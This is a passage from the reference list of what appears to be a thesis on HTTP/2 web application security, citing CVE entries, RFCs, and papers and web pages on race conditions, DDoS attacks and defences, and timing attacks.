[CVE16g] CVE. Cve-2016-6581, 2016. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-6581 [Retrieved 19.06.2020].

[CVE16h] CVE. Cve-2016-8740, 2016. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-8740 [Retrieved 15.06.2020].

[CVE17a] CVE. Cve-2017-5446, 2017. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5446 [Retrieved 19.06.2020].

[CVE17b] CVE. Cve-2017-5650, 2017. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5650 [Retrieved 19.06.2020].

[CVE17c] CVE. Cve-2017-7675, 2017. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-7675 [Retrieved 19.06.2020].

[CVE18a] CVE. Cve-2018-0956, 2018. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0956 [Retrieved 16.06.2020].

[CVE18b] CVE. Cve-2018-11763, 2018. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-11763 [Retrieved 15.06.2020].

[CVE18c] CVE. Cve-2018-1333, 2018. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-1333 [Retrieved 19.06.2020].

[CVE18d] CVE. Cve-2018-14645, 2018. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-14645 [Retrieved 19.06.2020].

[CVE18e] CVE. Cve-2018-16843, 2018. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-16843 [Retrieved 19.06.2020].

[CVE18f] CVE. Cve-2018-16844, 2018. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-16844 [Retrieved 19.06.2020].

[CVE18g] CVE. Cve-2018-17189, 2018. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-17189 [Retrieved 19.06.2020].

[CVE18h] CVE. Cve-2018-20615, 2018. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20615 [Retrieved 19.06.2020].

[CVE18i] CVE. Cve-2018-5514, 2018. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5514 [Retrieved 19.06.2020].

[CVE18j] CVE. Cve-2018-5530, 2018. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5530 [Retrieved 19.06.2020].

[CVE19a] CVE. Cve-2019-9511, 2019. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9511 [Retrieved 16.06.2020].

[CVE19b] CVE. Cve-2019-9512, 2019. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9512 [Retrieved 15.06.2020].

[CVE19c] CVE. Cve-2019-9513, 2019. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9513 [Retrieved 16.06.2020].

[CVE19d] CVE. Cve-2019-9514, 2019. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9514 [Retrieved 15.06.2020].

[CVE19e] CVE. Cve-2019-9515, 2019. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9515 [Retrieved 15.06.2020].

[CVE19f] CVE. Cve-2019-9517, 2019. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9517 [Retrieved 16.06.2020].

[CVE19g] CVE. Cve-2019-9518, 2019. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9518 [Retrieved 15.06.2020].

[CVE20a] CVE. Cve-2020-5871, 2020. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-5871 [Retrieved 19.06.2020].

[CVE20b] CVE. Cve-2020-5891, 2020. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-5891 [Retrieved 19.06.2020].

[CVE20c] CVE. Cve-2020-9481, 2020. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-9481 [Retrieved 16.06.2020].

[CVE20d] CVE. Cve search results for "toctou", 2020. https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=toctou [Retrieved 17.06.2020].

[CWE20] CWE. Cwe-367: Time-of-check time-of-use (toctou) race condition, 2020. https://cwe.mitre.org/data/definitions/367.html [Retrieved 18.06.2020].

[CYL+16] Yunhe Cui, Lianshan Yan, Saifei Li, Huanlai Xing, Wei Pan, Jian Zhu, and Xiaoyang Zheng. Sd-anti-ddos: Fast and efficient ddos defense in software-defined networks. *Journal of Network and Computer Applications*, 68:65–79, 2016.

[Dc20] Alexis Deveria and contributors. Can i use: Http/2 protocol?, 2020. https://caniuse.com/#feat=http2 [Retrieved 11.06.2020].

[DH04] Drew Dean and Alan J Hu. Fixing races for fun and profit: How to use access (2). In *USENIX Security Symposium*, pages 195–206, 2004.

[DiC20] Lucas DiCioccio. http2-client: A native http2 client library., 2020. https://hackage.haskell.org/package/http2-client [Retrieved 22.06.2020].

[Dob15] Roland Dobbins. When the sky is falling: Network-scale mitigation of high-volume reflection/amplification ddos attacks, 2015. https://www.slideshare.net/apnic/when-the-sky-is-falling-networkscale-mitigation-of-highvolume-reflectionamplification-ddos-attacks [Retrieved 26.06.2020].

[Enc20] Network Encyclopedia. What is a web application?, 2020. https://networkencyclopedia.com/web-application/ [Retrieved 03.06.2020].

[F514] F5. The f5 ddos protection reference architecture, 2014. https://www.f5.com/services/resources/white-papers/the-f5-ddos-protection-reference-architecture [Retrieved 26.06.2020].

[FGM+97] Roy Fielding, Jim Gettys, Jeffrey Mogul, Henrik Frystyk, and Tim Berners-Lee. Rfc2068: Hypertext transfer protocol–http/1.1, 1997.

[FGM+99] Roy Fielding, Jim Gettys, Jeffrey Mogul, Henrik Frystyk, Larry Masinter, Paul Leach, and Tim Berners-Lee. Rfc2616: Hypertext transfer protocol–http/1.1, 1999.

[FLR14] Roy Fielding, Yves Lafon, and Julian Reschke. Rfc7233: Hypertext transfer protocol (http/1.1): Range requests, 2014.

[FNR14] Roy Fielding, Mark Nottingham, and Julian Reschke. Rfc7234: Hypertext transfer protocol (http/1.1): Caching, 2014.

[Fou20a] The Apache Software Foundation. Apache mpm worker, 2020. https://httpd.apache.org/docs/2.4/mod/worker.html [Retrieved 17.06.2020].

[Fou20b] The Apache Software Foundation. Apache tomcat 9 configuration reference: The executor (thread pool), 2020. https://tomcat.apache.org/tomcat-9.0-doc/config/executor.html [Retrieved 17.06.2020].

[Fou20c] The OWASP Foundation. Path traversal, 2020. https://owasp.org/www-community/attacks/Path_Traversal [Retrieved 09.06.2020].

[Fou20d] The OWASP Foundation. Top 10 web application security risks, 2020. https://owasp.org/www-project-top-ten/ [Retrieved 03.06.2020].

[FPLS14] Stephan Friedl, Andrei Popov, Adam Langley, and Emile Stephan. Rfc7301: Transport layer security (tls) application-layer protocol negotiation extension, 2014.

[FR14a] Roy Fielding and Julian Reschke. Rfc7230: Hypertext transfer protocol (http/1.1): Message syntax and routing, 2014.

[FR14b] Roy Fielding and Julian Reschke. Rfc7231: Hypertext transfer protocol (http/1.1): Semantics and content, 2014.

[FR14c] Roy Fielding and Julian Reschke. Rfc7232: Hypertext transfer protocol (http/1.1): Conditional requests, 2014.

[FR14d] Roy Fielding and Julian Reschke. Rfc7235: Hypertext transfer protocol (http/1.1): Authentication, 2014.

[GHP13] Yoel Gluck, Neal Harris, and Angelo Prado. Breach: reviving the crime attack. *Unpublished manuscript*, 2013.

[GRO18] TAD GROUP. Timing attacks against web applications: Are they still practical?, 2018. https://www.tadgroup.com/blog/post/timing-attacks-against-web-applications-are-they-still-practical [Retrieved 22.06.2020].

[Gro20] The PostgreSQL Global Development Group. Documentation → postgresql 12: 13.2. transaction isolation, 2020. https://www.postgresql.org/docs/12/transaction-iso.html [Retrieved 17.06.2020].

[Inc20] Square Inc. Okhttp, 2020. https://square.github.io/okhttp/ [Retrieved 22.06.2020].

[Ini16] Imperva Hacker Intelligence Initiative. Http/2: In-depth analysis of the top four flaws of the next generation web protocol, 2016. https://www.imperva.com/docs/Imperva_HII_HTTP2.pdf [Retrieved 15.06.2020].

[Iqb20] Mansoor Iqbal. Youtube revenue and usage statistics (2020), 2020. https://www.businessofapps.com/data/youtube-statistics/ [Retrieved 03.06.2020].

[Ket19] James Kettle. Cracking recaptcha, turbo intruder style, 2019. https://portswigger.net/research/cracking-recaptcha-turbo-intruder-style [Retrieved 19.06.2020].

[Mel03] Jim Melton. Iso/iec 9075. *ISO standard*, 2003.

[Mic20] Mozilla and individual contributors. Evolution of http, 2020. https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/Evolution_of_HTTP [Retrieved 08.06.2020].

[mpp20] The Linux man-pages project. Linux programmer's manual: Tcp(7), 2020. https://man7.org/linux/man-pages/man7/tcp.7.html [Retrieved 19.06.2020].

[Muu83] Mike Muuss. ping, 1983. Networking utility.

[NC10] Hoai-Vu Nguyen and Yongsun Choi. Proactive detection of ddos attacks utilizing k-nn classifier in an anti-ddos framework. *International Journal of Electrical, Computer, and Systems Engineering*, 4(4):247–252, 2010.

[Net19] Netflix. Http/2 denial of service advisory, 2019. https://github.com/Netflix/security-bulletins/blob/master/advisories/third-party/2019-002.md [Retrieved 15.06.2020].

[Net20a] Netscout. Slow read ddos attacks, 2020. https://www.netscout.com/what-is-ddos/slow-read-attacks [Retrieved 19.06.2020].

[Net20b] Energy Sciences Network. Host tuning > ms windows, 2020. https://fasterdata.es.net/host-tuning/ms-windows/ [Retrieved 19.06.2020].

[NGOK15] Jema David Ndibwile, A Govardhan, Kazuya Okada, and Youki Kadobayashi. Web server protection against application layer ddos attacks using machine learning and traffic authentication. In *2015 IEEE 39th Annual Computer Software and Applications Conference*, volume 3, pages 261–267. IEEE, 2015.

[Pan16] Sarvesh Pandey. Testing race conditions in web applications, 2016. https://www.mcafee.com/blogs/enterprise/testing-race-conditions-web-applications/ [Retrieved 08.06.2020].

[Pet20] Christo Petrov. Gmail statistics 2020, 2020. https://techjury.net/blog/gmail-statistics/ [Retrieved 03.06.2020].

[PMBM08] Roberto Paleari, Davide Marrone, Danilo Bruschi, and Mattia Monga. On race vulnerabilities in web applications. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2008.

[Pos81] Jon Postel. Rfc793: Transmission control protocol, 1981.

[Pos83] J. Postel. Rfc879: The tcp maximum segment size and related topics, 1983.

[PR15] Roberto Peon and Herve Ruellan. Rfc7541: Hpack: Header compression for http/2, 2015.

[RD12] Juliano Rizzo and Thai Duong. The crime attack. In *ekoparty security conference*, volume 2012, 2012.

[Res18] Eric Rescorla. Rfc8446: The transport layer security (tls) protocol version 1.3, 2018.

[SAMK18] Meenakshi Suresh, PP Amritha, Ashok Kumar Mohan, and V Anil Kumar. An investigation on http/2 security. *Journal of Cyber Security and Mobility*, 7(1):161–189, 2018.

[SD20] Mark Straver and Dragana Damjanovic. Consider implementing h2c (http/2 over tcp), 2020. https://bugzilla.mozilla.org/show_bug.cgi?id=1418832 [Retrieved 11.06.2020].

[Sha20] Kushal Arvind Shah. Fortiguard labs discovers privilege escalation vulnerability in windows 10 platform, 2020. https://www.fortinet.com/blog/threat-research/fortiguard-labs-security-researcher-discovers-privilege-escalation-vulnerability-in-windows-platform [Retrieved 17.06.2020].

[SK06] Michael Scharf and Sebastian Kiesel. Nxg03-5: Head-of-line blocking in tcp and sctp: Analysis and measurements. In *IEEE Globecom 2006*, pages 1–5. IEEE, 2006.

[SK13] Michael Scharf and Sebastian Kiesel. Quantifying head-of-line blocking in tcp and sctp. *IETF*, 2013.

[Sta20] Statista. Number of monthly active facebook users worldwide as of 1st quarter 2020, 2020. https://www.statista.com/statistics/264810/number-of-monthly-active-facebook-users-worldwide/ [Retrieved 03.06.2020].

[Stu20] Dafydd Stuttard. Burp suite roadmap for 2020, 2020. https://portswigger.net/blog/burp-suite-roadmap-for-2020 [Retrieved 02.06.2020].

[Sur20] W3Techs: Web Technology Surveys. Usage statistics of http/2 for websites, 2020. https://w3techs.com/technologies/details/ce-http2 [Retrieved 02.06.2020].

[Tc20] Tatsuhiro Tsujikawa and contributors. Nghttp2: Http/2 c library, 2020. https://nghttp2.org/ [Retrieved 22.06.2020].

[Tiw17] Naveen Tiwari. Security analysis of http/2 protocol. Master's thesis, Arizona State University, 2017.

[vRc20] Guido van Rossum and contributors. Pep 257 – docstring conventions > what is a docstring?, 2020. https://www.python.org/dev/peps/pep-0257/#id15 [Retrieved 22.06.2020].

[VZ18] Natalija Vlajic and Daiwei Zhou. Iot as a land of opportunity for ddos hackers. *Computer*, 51(7):26–34, 2018.

[Wc20] Eric Wong and contributors. unicorn: Rack http server for fast clients and unix, 2020. https://yhbt.net/unicorn/ [Retrieved 17.06.2020].

[ZLG+18] Jing Zheng, Qi Li, Guofei Gu, Jiahao Cao, David KY Yau, and Jianping Wu. Realtime ddos defense using cots sdn switches via adaptive correlation analysis. *IEEE Transactions on Information Forensics and Security*, 13(7):1838–1853, 2018.